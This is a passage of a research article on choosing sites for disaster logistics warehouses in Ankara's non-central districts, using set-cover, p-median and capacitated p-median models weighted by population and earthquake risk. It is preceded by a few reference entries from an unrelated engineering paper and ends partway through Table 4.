- [16] E. Çelik and M. Karayel, "Effective speed control of brushless DC motor using cascade 1P_df-PI controller tuned by snake optimizer," *Neural Comput Appl*, vol. 36, no. 13, pp. 7439–7454, May 2024, doi: 10.1007/S00521-024-09470-Y/FIGURES/11.
- [17] H. Salimi, "Stochastic Fractal Search: A powerful metaheuristic algorithm," *Knowl Based Syst*, vol. 75, pp. 1–18, Feb. 2015, doi: 10.1016/J.KNOSYS.2014.07.025.
- [18] E. Çelik, "Incorporation of stochastic fractal search algorithm into efficient design of PID controller for an automatic voltage regulator system," *Neural Comput Appl*, vol. 30, no. 6, pp. 1991–2002, Sep. 2018, doi: 10.1007/S00521-017-3335-7/TABLES/5.
- [19] E. Çelik, "Improved stochastic fractal search algorithm and modified cost function for automatic generation control of interconnected electric power systems," *Eng Appl Artif Intell*, vol. 88, p. 103407, Feb. 2020, doi: 10.1016/J.ENGAPPAI.2019.103407.

- [20] A. K. Barisal, “Comparative performance analysis of teaching learning based optimization for automatic load frequency control of multi-source power systems,” *International Journal of Electrical Power & Energy Systems*, vol. 66, pp. 67–77, Mar. 2015, doi: 10.1016/J.IJEPES.2014.10.019.
- [21] E. Çelik, N. Öztürk, Y. Arya, and C. Ocak, “(1+PD)-PID cascade controller design for performance betterment of load frequency control in diverse electric power systems”, *Neural Computing and Applications*, vol.33, pp. 15433–15456, 2021

Disaster Logistics Warehouse Location Selection: An Application for Ankara Province

Beste DESTİCİOĞLU TAŞDEMİR^{1*} 

¹National Defence University, Alparslan Defence Sciences and National Security Institute, Department of Operations Research, Ankara, Turkey

Article Info

Research article
Received: 23/04/2024
Revision: 06/06/2024
Accepted: 12/06/2024

Keywords

Disaster Logistics
Warehouse (DLW)
Cluster Coverage
P-Median
Location Selection

Makale Bilgisi

Araştırma makalesi
Başvuru: 23/04/2024
Düzeltilme: 06/06/2024
Kabul: 12/06/2024

Anahtar Kelimeler

Afet Lojistik Deposu
Küme Kapsama
P-Medyan
Yer Seçimi

Graphical/Tabular Abstract (Grafik Özet)

In this study, the problem of determining the location of Disaster Logistics Warehouses (DLWs) to be established in the districts outside the center of Ankara was examined. In the study, minimum number of DLWs to be opened was first determined and the districts and provinces to be assigned to the opened DLWs were determined. / Bu çalışmada, Ankara il merkezi dışında kalan ilçelerde kurulacak Acil Durum Depolarının yerlerinin belirlenmesi problemi incelenmiştir. Çalışmada önce açılacak minimum DLW sayısı belirlenmiş ve açılan DLW'lere atanacak ilçe ve iller belirlenmiştir.




Figure A: Relationship between the change in the number of DLWs and the objective function / Şekil A: Acil Durum Deposu sayısındaki değişim ile amaç fonksiyonu arasındaki ilişki

Highlights (Önemli noktalar)

- The number of DLWs to be opened was determined by the cluster coverage method. / Küme kapsama yöntemi ile açılacak DLW'lerin sayısı belirlenmiştir.
- Using the P-median method, the locations of DLWs to be established in the outlying districts of Ankara and the provinces and districts to be assigned to these DLWs were determined. / P-medyan yöntemi ile Ankara'nın merkez dışı ilçelerinde kurulacak DLW'lerin yerleri ile bu DLW'lere atanacak il ve ilçeler belirlenmiştir.
- It has been tried to determine how considering the capacity in the DLWs to be opened affects the number of stations to be opened and the objective function. / Açılacak DLW'lerde kapasitenin dikkate alınmasının açılacak istasyon sayısı ve amaç fonksiyonunu nasıl etkilediği belirlenmeye çalışılmıştır.

Aim (Amaç): The aim of this study is to create disaster logistics warehouses in the non-central districts of Ankara in order to give assistance to both neighboring districts and bordering provinces. / Bu çalışmanın amacı, Ankara ilinin merkez ilçeleri dışında kalan ilçelerde afet lojistik depoları kurularak hem çevre ilçelere hem de sınır komşusu illere afet yardımının ulaştırılmasıdır.

Originality (Özgünlük): In the study, unlike the literature, the locations of the warehouses to be established in non-central districts were tried to be determined and cluster coverage and p-median and capacitated p-median models were used in location selection. / Çalışmada literatürden farklı olarak merkez dışı ilçelerde kurulacak depoların yerleri belirlenmeye çalışılmış ve yer seçiminde küme kapsama, p-medyan ve kapasiteye sahip p-medyan modelleri kullanılmıştır.

Results (Bulgular): According to the solution of the cluster coverage model, a minimum of 5 DLWs should be opened in the central districts of Ankara. / Küme kapsamının modelinin çözümüne göre Ankara'nın merkez ilçelerinden minimum 5 DLW açılmalıdır.

Conclusion (Sonuç): In the study, the places where DLWs will be opened and the provinces and districts to be assigned to these DLWs were determined. / Çalışmada DLW'lerin açılacağı yerler ve bu DLW'lere atanacak il ve ilçeler belirlenmiştir.



Disaster Logistics Warehouse Location Selection: An Application for Ankara Province

Beste DESTİCİOĞLU TAŞDEMİR^{1*}

¹ National Defence University, Alparslan Defence Sciences and National Security Institute, Department of Operations Research, Ankara, Turkey

Article Info

Research article
Received: 23/04/2024
Revision: 06/06/2024
Accepted: 12/06/2024

Keywords

Disaster Logistics
Warehouse (DLW)
Cluster Coverage
P-Median
Location Selection

Abstract

Disasters are events that cause human, material or environmental losses, have significant negative effects on the functioning of daily life, and that the region cannot overcome with its own resources. The most common natural disasters in Turkey are earthquakes. Reducing the negative effects of earthquakes is possible by ensuring effective disaster logistics before the disaster. Setting up catastrophe logistics warehouses in suitable places is crucial for efficiently carrying out disaster logistics and aiding disaster victims. Therefore, in this study, the location selection problem for disaster logistics warehouses (DLW) was examined. There are studies in the literature on establishing disaster logistics warehouses generally in city centers. The earthquakes that occurred on February 6, 2023 revealed how important the aid from surrounding provinces is. Thus, the objective of this project is to create disaster logistics warehouses in the non-central districts of Ankara in order to give assistance to both neighboring districts and bordering provinces. The study employed p-median and capacitated p-median models with cluster coverage to identify the optimal locations for disaster logistics warehouses and the corresponding provinces and districts that should be allotted to these warehouses. The final phase of the study was evaluating the efficacy of the models through sensitivity analysis.

Acil Durum Deposu Yer Seçimi: Ankara İli Örneği

Makale Bilgisi

Araştırma makalesi
Başvuru: 23/04/2024
Düzeltilme: 06/06/2024
Kabul: 12/06/2024

Anahtar Kelimeler

Afet Lojistik Deposu
Küme Kapsama
P-Medyan
Yer Seçimi

Öz

Afetler, insan, malzeme veya çevresel kayıplara sebebiyet veren, günlük hayatın işleyişinde büyük ölçüde olumsuz etkileri olan, yaşanan bölgenin kendi imkanları ile üstesinden gelemeyeceği olaylardır. Türkiye’de en çok yaşanan doğal afetler ise depremlerdir. Depremlerin olumsuz etkilerinin azaltılması ise afet öncesinde gerçekleştirilen etkin afet lojistiğinin sağlanması ile mümkün olmaktadır. Afet sonrasında afetzedelere hizmet veren afet lojistik depolarının uygun yerlere kurulması, afet lojistiğinin başarılı bir şekilde uygulanmasında etkili olmaktadır. Bu yüzden bu çalışmada afet lojistik depoları için yer seçimi problemi incelenmiştir. Literatürdeki çalışmalarda afet lojistik depolarının genelde şehir merkezlerinde kurulmasına yönelik çalışmalar mevcuttur. 6 Şubat 2023 tarihinde meydana gelen depremler çevre illerden gelecek yardımların ne kadar önemli olduğunu gözler önüne sermiştir. Bu yüzden bu çalışmada Ankara’nın merkez dışı ilçelerinde kurulacak afet lojistik depoları ile hem komşu ilçelere hem de çevre illere hizmet verilmesi amaçlanmaktadır. Çalışmada afet lojistik depolarının yerlerinin belirlenmesi ile bu depolara atanacak il ve ilçelerin belirlenmesinde küme kapsama ile p-medyan ve kapasitelendirilmiş p-medyan modelleri kullanılmıştır. Çalışmanın son bölümünde ise yapılan duyarlılık analizi ile modellerin etkinliği analiz edilmiştir.

1. INTRODUCTION (GİRİŞ)

Disaster can be defined as events that can affect people’s lives and activities, cause large-scale destruction, damage and loss of life, require domestic or international assistance, and occur suddenly at unpredictable times [1]. Natural disasters are events that affect both human and natural life all over the world, cause significant

losses and cannot be avoided [2]. Natural disasters may occur from time to time in Turkey, as in the rest of the world. Since there are many active fault lines in Turkey, the most common natural disaster is earthquake. Since it is of great importance to quickly reach the people affected by large and destructive earthquakes, necessary preparations must be made before the emergency. The

Kahramanmaraş earthquakes that occurred on February 6, 2023 revealed how important the preparations that need to be made before the disaster are. Recently, importance has been given to pre-disaster preparation studies in order to overcome major earthquakes and other disasters that may occur in the near future with minimal losses.

It is seen that many major earthquakes have occurred in the recent history of Turkey, which is located on active faults. In particular, the two earthquakes that occurred on February 6, 2023 affected a very wide geography and caused great loss of life and property in 10 provinces. Additionally, there were problems in sending aid to the earthquake region due to destroyed roads and airports. This situation showed how important the aid that can be provided to the earthquake region from nearby provinces is. The notion of disaster logistics arose with the aim of mitigating the impact of natural disasters that occur globally. Disaster logistics refers to the operations involved in the effective transportation and storage of information and humanitarian goods from a secure location to the disaster area. It also include the creation and execution of plans to satisfy the needs of the people affected by the disaster [2]. Disaster logistics covers all activities carried out, from the delivery of emergency equipment, search and rescue teams, and materials needed by disaster victims from the first point to the area where the disaster occurred, to the delivery of disaster victims to safe regions and health centers. Disaster logistics consists of three stages: pre-disaster preparation activities, disaster response process activities and post-intervention logistics activities [3]. According to AFAD, the place where emergency materials required to be sent to damaged areas in disasters and emergencies are stored is defined as a disaster logistics Warehouse (DLW) [4].

When Türkiye's geographical features are examined, it is seen that the earthquake risk is high in 70% of the country. When an earthquake occurs, pre-disaster logistics activities must be implemented effectively in order to minimize the negativities of this disaster [3]. Supplying the necessary resources, including materials, tools, and equipment, is crucial for the survival of individuals affected by a disaster. In particular, the rapid delivery of these materials, tools and equipment to the disaster area is possible by establishing DLW in the right places [5]. DLWs refer to places where all kinds of materials, food, tools and equipment required for emergency response and aid activities before and after natural disasters are stored. Determining the places where DLWs will be

established is of great importance as it will ensure that aid can be delivered as soon as possible after a natural disaster. Consequently, in recent years, numerous researchers have concentrated on conducting studies to identify the specific places where DLWs will be constructed [3].

In the earthquakes that occurred on February 6, 2023, 10 cities were affected by the earthquake, and this revealed how important the aid provided by the surrounding provinces was. The literature acknowledges the idea that DLWs are typically located in city centers and primarily cater to the districts within that metropolis. However, in case of any natural disaster, it is of great importance to deliver aid quickly from surrounding provinces. Therefore, in this study, the problem of determining the location of DLWs to be established in the districts outside the center of Ankara was examined. Planning was made to deliver aid to neighboring provinces within a 300 km radius of Ankara from the DLWs established in the study. In the study, the places where the DLWs will be established and the provinces that will be assigned to the stations were tried to be determined, taking into account the earthquake risks and populations of Ankara's non-central districts and neighboring provinces. As far as is known, this is the first study in which the locations of the DLWs were determined for the purpose of sending emergency aid materials to neighboring provinces and districts from DLWs established in districts outside the center of a big city.

The subsequent phase of the study incorporates a comprehensive examination of the existing literature pertaining to the identification of DLW positions. In the application part of the study, it was tried to determine in which of the 16 districts outside the center of Ankara DLWs should be established. While determining the locations where DLWs will be established, the distance to surrounding provinces and districts, population and earthquake risks of these places were taken into account. The study initially identified the minimal number of warehouses to be opened based on the cluster coverage problem. In the second phase, the DLWs commenced by utilizing the p median model to ascertain the allocation of cities and districts to these warehouses. Furthermore, an attempt was made to ascertain the impact of the alteration in the quantity of warehouses on the outcome. In the last part of the study, a capacity was determined for the opened DLWs and the model was solved again by adding a capacity constraint to the p-median problem and the results were interpreted.

2. LITERATURE REVIEW (LİTERATÜR TARIMASI)

Existing literature on determining the location of DLWs encompasses studies employing various methodologies. In this section, a literature review of studies on the location selection of DLWs is included. When studies on disaster logistics in the literature are examined, it is seen that researchers focus on issues such as emergency station location selection, shelter location location selection, and the establishment of an emergency logistics network. In these studies, it is seen that researchers use multi-criteria decision-making methods in addition to mathematical models.

Studies that propose mathematical models for pre-disaster preparation studies, such as determining the location of emergency warehouses and shelter areas, are discussed in this section. Barbarosoğlu and Arda (2004) created a stochastic programming model to establish the delivery network for emergency supplies to regions affected by disasters. In this model, even if the facility location is not selected, the problem of routing the sent materials is associated with the location selection model [6]. The problems related to disaster logistics examined in the literature and the methods used to solve the problems are given in Table 1.

In their study, Dekle et al. (2005) aimed to ascertain the precise placements of emergency centers in Florida by considering the constraints imposed by distance. The study initially identified the minimum required number of emergency centers, and subsequently assessed the settlements based on multiple factors to identify suitable locations for establishing the emergency stations [7]. Hale and Moberg (2005) utilized a cluster coverage model to determine the optimal location for establishing a disaster relief warehouse. This model incorporates variables such as planning, detection, mitigation, and recovery in its analysis [8]. Gunneç and Salman (2007) devised a two-stage stochastic programming technique to ascertain the precise sites for establishing emergency storage [9]. Jia et al. (2007) tried to determine the locations where emergency warehouses will be established with the cluster coverage model, taking into account the uncertain demand that occurs as a result of a disaster and the assumptions that the facilities to store aid materials are inadequate [10]. In their study, Balçık and Beamon (2008) utilized the maximum coverage model to ascertain the optimal placement of emergency distribution facilities. They considered factors such as the quantity of goods and personnel

that would need to be accommodated in these facilities [11]. In their study, Mete and Zabinsky (2010) devised a two-stage stochastic programming model to ascertain the optimal location for storing medical products and the appropriate stock levels for a designated warehouse [12]. Rawls and Turnquist (2011) devised a stochastic mixed integer programming model to ascertain the precise placement and size of warehouses for dispatching emergency relief supplies to the disaster-stricken regions in the case of a storm in the United States [13]. Zhu et al. (2010) introduced a mathematical model aimed at minimizing the overall cost associated with selecting emergency warehousing locations [14]. In their study, Görmez et al. (2011) introduced a two-stage linear programming approach for identifying the optimal positions of emergency warehouses within Istanbul. The primary objective in the first stage is to decrease the distance weighted by demand. In the second stage, the goal is to minimize both the average distance and the number of facilities [15]. In their study, Duran et al. (2011) devised a mathematical model to establish a distribution network. This model determines the specific products that should be supplied from emergency warehouses prior to a crisis [16]. In their 2012 study, Döyen et al. introduced a mathematical model for identifying the optimal placement of emergency warehouses. The model considers many factors such as facility setup costs, transportation expenses, and storage and disposal costs [17]. In their study, Liu et al. (2013) introduced a mathematical framework to determine the optimal locations for emergency material warehouses. They employed a heuristic method to solve this model [18]. In their 2014 study, Salman and Yücel introduced a stochastic 0-1 integer programming model to address the demand for aid among catastrophe victims. They employed the tabu search algorithm to solve this model [19]. Şahin and Altın (2016) examined the tent city site selection problem for Isparta province. In the study, the p-median model, with capacity and usage rates added, was used and the places where tent cities should be established were determined [20]. Aydın et al. (2017) investigated the difficulty of selecting the location for emergency warehouses in the Maltepe area of Istanbul. The initial phase of the project involved determining the minimal number of emergency warehouses required using the cluster coverage issue. In the subsequent phase, the sites for establishing these emergency warehouses were chosen using the p-median model [3]. Iqbal et al. (2018) employed Monte Carlo simulation to ascertain the precise position of the DLW within the domain of catastrophe logistics [21]

Table 1. Studies on disaster logistics (Afet lojistiği hakkındaki çalışmalar)

Authors	Year	Problem Examined	Method
Barbarosoğlu and Arda	2004	Establish the delivery network for emergency supplies	Stochastic Programming Model
Dekle et al.	2005	Identify suitable locations for establishing the emergency stations	Mathematical Programming Model
Hale and Moberg	2005	Optimal location for establishing a disaster relief warehouse	Cluster Coverage Model
Gunneç and Salman	2007	Precise sites for establishing emergency storage	Two-Stage Stochastic Programming Model
Jia et al.	2007	Emergency warehouse location selection	Cluster Coverage Model
Balçık and Beamon	2008	Optimal placement of emergency distribution facilities	Maximum Coverage Model
Mete and Zabinsky	2010	Optimal location for storing medical products	Two-Stage Stochastic Programming Model
Zhu et al.	2010	Emergency warehouse location selection	Mathematical Programming Model
Rawls and Turnquist	2011	Precise placement of warehouses for dispatching emergency relief supplies	Stochastic Mixed Integer Programming Model
Görmez et al.	2011	Emergency warehouse location selection	Two-Stage Linear Programming Model
Duran et al.	2011	Establish a emergency distribution network	Mathematical Programming Model
Döyen et al.	2012	Emergency warehouse location selection	Mathematical Programming Model
Liu et al.	2013	Emergency warehouse location selection	Mathematical Programming Model
Salman and Yücel	2014	Address the demand for aid among catastrophe victims	Stochastic 0-1 Integer Programming Model
Peker et al.	2016	Emergency warehouse location selection	AHP - VIKOR
Şahin and Altın	2016	Shelter site selection	P-Median Model
Aydın et al.	2017	Emergency warehouse location selection	Cluster Coverage and P-Median Model
Ofluoğlu et al.	2017	Emergency warehouse location selection	Entropi, VIKOR, SAW and TOPSIS
Iqbal et al.	2018	Emergency warehouse location selection	Monte Carlo Simulation
Temur et al.	2019	Emergency warehouse location selection	Mathematical Programming Model
Ergün et al.	2020	Emergency warehouse location selection	MAUT - SAW
Durdağ et al.	2021	Emergency warehouse location selection	In-Depth Interview Technique
Soyöz and Özyörük	2021	Establish the delivery network for emergency supplies	Three-Stage Mixed Integer Mathematical Programming Model
Derse	2022	Emergency warehouse location selection	DEMATEL - TOPSIS
Tezcan et al.	2022	Temporary distribution warehouse location selection	AHP – VIKOR, TOPSIS, PROMETHEE
Bayram and Eren	2023	Emergency station location selection	AHP – PROMETHEE, ELECTRE, TOPSIS
Soyöz and Özyörük	2024	Establish the delivery network for emergency supplies	Five-Stage Mixed Integer Mathematical Programming Model

Temur et al. (2019) tried to determine which neighborhoods would be served from the DLWs in Ümraniye district of Istanbul after any emergency, and the acquired model was resolved under various scenarios and the outcomes were compared [22].

Durdağ et al. (2021) tried to determine the most suitable location by evaluating 4 different options for the DLW to be established in the Beykoz district of Istanbul, using the in-depth interview technique with firefighters [23]. In their study, Soyöz and

Özyörük (2021) developed a three-stage mixed integer mathematical programming model for the purpose of transporting disaster victims to shelters and health centers after a disaster, delivering essential needs to people from warehouses, and transporting health supplies. They solved the model for a small data set and interpreted the results [24]. In another study, Soyöz and Özyörük (2024) developed a five-stage mathematical model for the delivery of relief supplies to disaster victims from suppliers to warehouses, from shelters to warehouses and from distribution centers to health centers. In the developed model, solutions were made for earthquake scenarios that may occur Ankara and the results obtained were evaluated [25].

It is seen in the literature that multi-criteria decision-making methods are widely used in determining the location of emergency warehouses. Peker et al. (2016) conducted a study to determine the location of the emergency warehouse to be established in Erzincan province. The initial phase of the study involved determining the weights of the selection criteria using the Analytic Hierarchy Process (AHP). In the subsequent phase, the alternatives were evaluated and selected using the VIKOR method [26]. Ofluoğlu et al. (2017) examined the DLW location selection to be established in Trabzon province as a multi-criteria decision-making problem. The study utilized the Entropy weight method-based SAW, TOPSIS, and VIKOR methodologies to identify the optimal location for DLW among the available possibilities [27]. Ergun et al. (2020) determined emergency warehouse location selection with AHP-based MAUT and SAW methods to ensure sustainable disaster logistics in Giresun [5]. Derse (2022) conducted a study to identify the specific locations of Disaster Logistics Warehouses (DLWs) in the Aegean Region. The study utilized the DEMATEL-based TOPSIS technique and Cluster Coverage Model [28] for this purpose. Tezcan et al. (2023) selected a location for a temporary warehouse that will serve in Kırıkkale province after the disaster. The study utilized the AHP, TOPSIS, PROMETHEE, and VIKOR techniques to evaluate and compare the different choices [29]. Bayram and Eren (2023) conducted a study to determine the location of the DLW to be established in order to reduce the effects of a 7.5 magnitude earthquake that may occur in Istanbul. In the study, the suitable one among the alternatives was determined using AHP, TOPSIS, ELECTRE and PROMETHEE methods [30].

3. MATERIALS AND METHODS (MATERİYAL VE METOD)

The location selection problem is a ubiquitous issue that arises in various domains of everyday life. The most important issues that are taken into consideration during the establishment of a workplace are the location of establishment, production management and production capacity. Choosing the location of the establishment incorrectly can lead to both increased costs and inefficient use of resources [31]. Hence, the selection of a business's operating site is a strategic decision that has a direct impact on long-term productivity, since it influences the resources required for production and the expenses associated with manufacturing and distribution. The location selection problem involves the allocation of m facilities to n clients (where m is less than n) in order to reduce costs associated with collection, transportation, and production. Maximum coverage, cluster coverage, p -median, p -center models are widely used in site selection in the literature.

3.1. Cluster Coverage Model (Küme Kaplama Modeli)

The cluster coverage model aims to identify the smallest possible number of facilities needed to cover the demand points, while adhering to specific constraints such as distance or capacity. Location set covering model was developed by Toregas et al. in 1971 [32]. In addition, the cluster coverage model aims to minimize the facility location cost that will provide a certain level of service [31]. Upon reviewing the literature, various studies have been conducted on different topics such as DLW selection [3], rail system station location determination [33], determination of electronic product collection points [34], determination of the location of fire stations [35], finding aircraft warning areas [36], location of emergency medical services [37], determining military warehouses and distribution centers [38], and determining the location of air and land ambulances [39].

The generalized cluster coverage problem is defined by a specific model, which includes many characteristics. These parameters are described in detail [32]:

Sets

i: Demand points

j: Warehouses

Parameters

n: Number of candidate warehouses

m: Number of demand points to be served

S: Maximum coverage distance of opened warehouses

Decision Variables

$$b_{ij} = \begin{cases} 1, & \text{If the distance between warehouse } j \text{ and } i \text{ is less than } S \\ 0, & \text{Otherwise} \end{cases}$$

$$x_j = \begin{cases} 1, & \text{If warehouse } j \text{ is opened} \\ 0, & \text{Otherwise} \end{cases}$$

Mathematical Model

$$\text{Min } Z = \sum_{j=1}^n x_j \quad (1)$$

$$\sum_{j=1}^n b_{ij}x_j \geq 1 \quad \forall i \quad (2)$$

$$x_j, b_{ij} \in \{0, 1\}, \quad i = 1, 2, \dots, m; j = 1, 2, \dots, n \quad (3)$$

The objective of Eq 1 is to reduce the quantity of facilities that are opened. Eq. 2 guarantees that a facility is allocated to each demand point. Sign constraints on the decision variables are illustrated in Eq. 3.

3.2. P-Median Model (P-Medyan Modeli)

Hakimi initially presented the P-Median problem in the academic literature in 1965 [41]. The P-median model is the model that is most commonly employed in the literature for location selection. The term "median problem" refers to the expansion of the P-median issue. In this type of problem, locating the facility that will supply all demand points on the network is the primary objective. If there is a need to open many facilities on the network, the model is referred to as the p-median model [32]. The primary objective of the P-Median model is to minimize the distance traveled, taking into account the demand and the location of the p facilities that will meet the demand points [42]. The p-median model is commonly employed in various facility location challenges, as evidenced in the literature. The p-median model is commonly used to model a wide range of problems in various disciplines, such as determining temporary residence areas [43], locating rail system stations [32], designing logistics networks for post-earthquake services [22], selecting vaccine distribution centers [44], selecting fire department locations [45], and

selecting hospital locations [46], as found in the literature.

The p-median model aims to reduce the distance weighted by demand by serving n clients from p facilities. The mathematical model of the P-median problem, together with its parameters, is shown below [32, 41]:

Parameters:

a_i: the demand of the customer at point i

d_{ij}: distance between demand point i and warehouse j

p: number of warehouses to be opened

$$y_{ij} = \begin{cases} 1, & \text{If the demand of demand point } i \\ & \text{is met from warehouse } j \\ 0, & \text{Otherwise} \end{cases}$$

Mathematical Model

$$\text{min } z = \sum_{i=1}^m \sum_{j=1}^n a_i d_{ij} y_{ij} \quad (4)$$

$$\sum_{j=1}^n y_{ij} = 1 \quad \forall i \quad (5)$$

$$y_{ij} \leq x_j \quad \forall i, j \quad (6)$$

$$\sum_{j=1}^n x_j = p \quad (7)$$

$$y_{ij}, x_j \in \{0, 1\} \quad \forall i, j \quad (8)$$

Eq. 4 represents the objective function of the model. The objective of the model is to minimize the total distance traveled, taking into account the weight of each demand. Equation 5 guarantees that each demand point is allocated to a single warehouse. Eq. 6 prohibits the allocation of any demand point to a warehouse that has not been opened, but Eq. 7 guarantees the opening of p warehouses. Eq. 8 ensures that the decision variables can only have values of either 0 or 1.

Upon reviewing the literature, it becomes evident that facility location selection commonly employs approaches such as cluster coverage, maximum coverage, p-median, and p-center. This study examines the issue of selecting the locations for disaster logistics warehouses in the non-central districts of Ankara. These warehouses will provide

assistance to adjacent provinces in the event of a disaster. A two-stage model was developed in the study to facilitate venue selection. The initial phase involved determining the minimal number of emergency facilities to be opened using the cluster coverage model. In the subsequent phase of the study, the specific facilities to be opened and the provinces and districts to be assigned to these facilities were decided. The studies carried out are discussed in the next section.

4. LOCATION SELECTION FOR DISASTER LOGISTICS WAREHOUSES (AFET LOJİSTİK DEPOLARININ YER SEÇİMİ)

Existing literature reveals that during a disaster, DLWs are typically established in city centers to cater specifically to the affected population within that city [29, 30]. The earthquakes that occurred in Kahramanmaraş on February 6, 2023 affected 10 provinces, especially Kahramanmaraş, Hatay, Malatya and Adıyaman. The earthquake, which affected a wide region in this way, revealed how important the aid to be sent from surrounding provinces was. Therefore, it is important that the DLWs planned to deliver aid to disaster victims after a disaster are planned to be able to serve for disasters that may occur in neighboring provinces, rather than planning to serve only that area. Considering that the Istanbul earthquake that may occur in the coming years may also affect the surrounding provinces, it is important to create plans accordingly. In this study, it was determined in which districts the DLWs to be established in the off-center districts of Ankara, which has a low earthquake risk, should be established [4]. It is aimed to plan the DLWs established in the study to serve the surrounding provinces within the determined coverage area, as well as the non-central districts. Furthermore, when selecting the sites for the new facilities, the model considered the earthquakes of these areas, as well as the demographics of Ankara's peripheral districts and adjacent provinces.

The problem of determining the locations of DLWs to be established in the non-central districts of Ankara is modeled in two stages. In the first stage, it was determined how many DLWs should be opened using the cluster coverage model. In the second stage, it was tried to determine which cities and districts would be assigned to the DLWs opened with the p-median model. At this stage, first of all, calculations were made without taking into account the capacities of the DLWs, and the districts where the warehouses would be opened and the cities and districts to be assigned to these warehouses were

determined. Afterwards, the model was solved again by adding the capacity constraint for the p-median model facilities, and considering the warehouse capacities, it was determined to which districts the warehouses would be opened and to which provinces and districts aid would be sent from these warehouses. In the final phase of the project, the model's performance was assessed by solving it through the creation of various scenarios. These scenarios involved altering the number of warehouses to be opened and adjusting their capacities. The resulting outcomes were then compared and analyzed.

4.1. Determining The Number of DLWs with the Cluster Coverage Model (Küme Kaplama Modeli ile DLW Sayısının Belirlenmesi)

The study utilized two-stage cluster coverage and p-median models to identify the optimal places for establishing DLWs in the non-central districts of Ankara. The initial phase involved determining the optimal number of DLWs to be established in the non-central districts of Ankara using the cluster coverage model. In creating the model, two coverage limits were determined since urban and extra-urban speed limits are different. With the aim of sending the product between districts within 2 hours, the coverage distance between districts has been determined as 100 km. The coverage distance was determined as 300 km, with the aim of transporting emergency equipment from districts to neighboring provinces in approximately 4 hours.

As seen in Table 2, Ankara has 16 off-center districts, and the study tried to determine in which districts the DLWs should be opened, taking into account the 100 km coverage distance. In addition, 15 provinces located 300 km away from Ankara were determined and it was aimed to provide service to these provinces from the disaster logistics warehouses opened. The cluster coverage approach was employed to ascertain the precise placement of DLWs in districts that are not centrally located. The objective of the model is to provide assistance to the districts within a maximum of 2 hours, with a coverage distance of 100 km. Additionally, the purpose is to offer aid to the bordering provinces within a maximum of 4 hours, with a coverage distance of 300 km. The "Distance from District to District" module on the website of the General Directorate of Highways was used to determine the distance between provinces/districts [47]. In addition, costs such as station opening costs, installation costs, and warehouse costs were not

taken into account in the developed model. The data was utilized to encode the model into the GAMS 24.1.3 program and subsequently solved using the CPLEX solver. As a result of the calculation, it was determined that these regions could be served with a minimum of 5 warehouses, and it was found that the warehouses should be established in Beypazarı, Elmadağ, Evren, Güdül and Haymana districts.

Table 2. Population and earthquake risks of the provinces/districts (İl/ilçelerin nüfus ve deprem riskleri)

Provinces/District	Population	Earthquake Risk
Akyurt	40625	3
Ayaş	12998	4
Bala	20521	2
Beypazarı	48357	3
Çamlıdere	8100	1
Çubuk	95449	3
Elmadağ	44379	2
Evren	2952	1
Güdül	8079	3
Haymana	26016	4
Kahramankazan	59123	3
Kalecik	12794	3
Kızılcahamam	26872	2
Nallıhan	26553	2
Polatlı	128378	4
Şereflikoçhisar	33140	2
Eskişehir	906617	3
Sakarya	1080080	1
Düzce	405131	1
Bolu	320824	1
Kırıkkale	277046	3
Kırşehir	244519	3
Çankırı	196766	1
Kastamonu	378115	1
Karabük	252058	1
Afyonkarahisar	747555	2
Konya	2296347	4
Aksaray	433055	4
Nevşehir	310011	3
Yozgat	418442	3
Çorum	524130	3

In the first part of the study, the minimum number of DLWs that should be opened according to the determined coverage distances was determined with the cluster coverage model. However, with this model, the cities and districts to be assigned to warehouses could not be determined. The cities and districts to be assigned to the warehouses and the amount of population living in these places are of great importance in determining the capacity of the warehouses. Hence, in the latter phase of the investigation, the allocation of cities and districts to

the warehouses was attempted to be decided using the utilization of the p-median model. Subsequently, an attempt was made to determine the locations for establishing the warehouses using the capacitated p-median model.

4.2. Determination of Districts DLWs Be Opened (DLW'lerin Açılacağı İlçelerin Belirlenmesi)

r_i : earthquake risk of i province/district

c_i : population of province/district i

Q_j : j disaster logistics warehouse capacity

S_i : Ratio of disaster-affected victims to the population

$$\min z = \sum_{i=1}^m \sum_{j=1}^n c_i \frac{1}{r_i} d_{ij} y_{ij} \quad (9)$$

With the objective function given in Eq 9, it is aimed to assign provinces and districts to warehouses in a way that minimizes the product of distance, earthquake risk and population components served from the warehouse. At this stage, the capacity of the facilities was assumed to be unlimited and no capacity constraint was added to the model. The mathematical model created is GAMS 24.3.1. It was coded in the program and solved with the help of CPLEX solver. Since it was found that a minimum of 5 DLWs should be established in the model solved with cluster coverage. At this time, the decision was made to open 5 (p) warehouses. The table provided, Table 3, lists the DLWs that need to be established based on the solution to the p-median problem. This solution considers factors such as population, distance, and earthquake risk. The table also specifies the cities and districts that will be assigned to each of these warehouses.

Table 3. Provinces/Districts assigned to DLWs (DLW'lere atanan il ve ilçeler)

DLW	Province/Districts Assigned to DLW
Kalecik	Akyurt Bala Çubuk Elmadağ Kalecik Kırıkkale Çankırı Kastamonu Yozgat Çorum
Kızılcahamam	Çamlıdere Güdül Kahramankazan Kızılcahamam Karabük
Nallıhan	Beypazarı Nallıhan Eskişehir Sakarya Düzce Bolu
Polatlı	Ayaş Haymana Polatlı Afyonkarahisar
Şereflikoçhisar	Evren Şereflikoçhisar Kırşehir Aksaray Nevşehir

Planning before the disaster how many people can be served from DLWs after any disaster will make disaster management more effective. Therefore, determining the capacities of DLWs is of great importance. The magnitude of the disaster's impact on individuals directly influences the capability of DLWs. The study considered the population assigned to the warehouse while deciding where to place DLWs in order to ensure efficient disaster management. In the study, it was assumed that 10% of the population of the province or district was affected by the disaster and aid would be sent to these disaster victims. It is assumed that the capacities of the warehouses are equal and that aid can be sent to 250000 people from one facility and 5 DLWs will be opened. Taking these assumptions into consideration, Eq.10 constraint was added and the model was solved again.

$$\sum_j x_{ij} * c_i * s_i \leq Q_j * y_j \quad \forall j \quad (10)$$

In the model solved by taking into account the capacities of the facilities, it was determined that there were changes in both the DLWs opened and the cities and districts assigned to these warehouses. The districts where DLWs were opened and the cities and districts assigned to these warehouses are given in Table 4.

Table 4. Provinces/Districts assigned to DLWs with capacitated p-median model (Kapasitelendirilmiş P-medyan modeli ile DLW'lere atanan il ve ilçeler)

DLWs	Province/Districts Assigned to DLW
Evren	Evren Kırşehir Aksaray Nevşehir Yozgat
Kalecik	Akyurt Bala Çubuk Elmadağ Kalecik Kırıkkale Çankırı Kastamonu Çorum
Nallıhan	Beypazarı Güdül Nallıhan Sakarya Düzce Bolu Karabük
